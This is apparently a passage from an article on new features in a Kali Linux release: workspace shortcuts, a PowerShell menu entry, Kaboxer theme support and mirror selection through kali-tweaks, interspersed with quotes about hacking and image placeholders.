





You can also use shortcut `Ctrl + Alt + <ARROW_KEY>` to move through the workspaces. If you want to move to a particular workspace, you can do it using shortcut `Ctrl + Alt + <WORKSPACE_NUM>`. For example let's move to workspace 4 by hitting `CTRL + ALT + 4`

**"Flying down a tunnel of 1s and 0s is not how hacking is really done."  
-Walter O'Brien**






Coming with this release, a new shortcut to PowerShell has been added to the terminals dropdown menu. Now you can choose one among the regular terminal, root terminal, and PowerShell.



You should have already noticed that the one change that is common to all the desktops is the new buttons design which appears to be elegant.

**"As a young boy, I was taught in high school that hacking was cool."  
- Kevin Mitnick**






## 2. Kaboxer Theme Support


The latest update of Kaboxer tools bring support for window themes and icon themes. What this does is that it allows the Kaboxer programs to integrate with the rest of the desktop properly as shown below.

## 3. Choose Your Own Mirror

With this release, now you can configure from where the package manager can download its updates. You can either choose a nearest community server or a Content Delivery Network (CDN). This can be done using kali-tweaks as shown below.

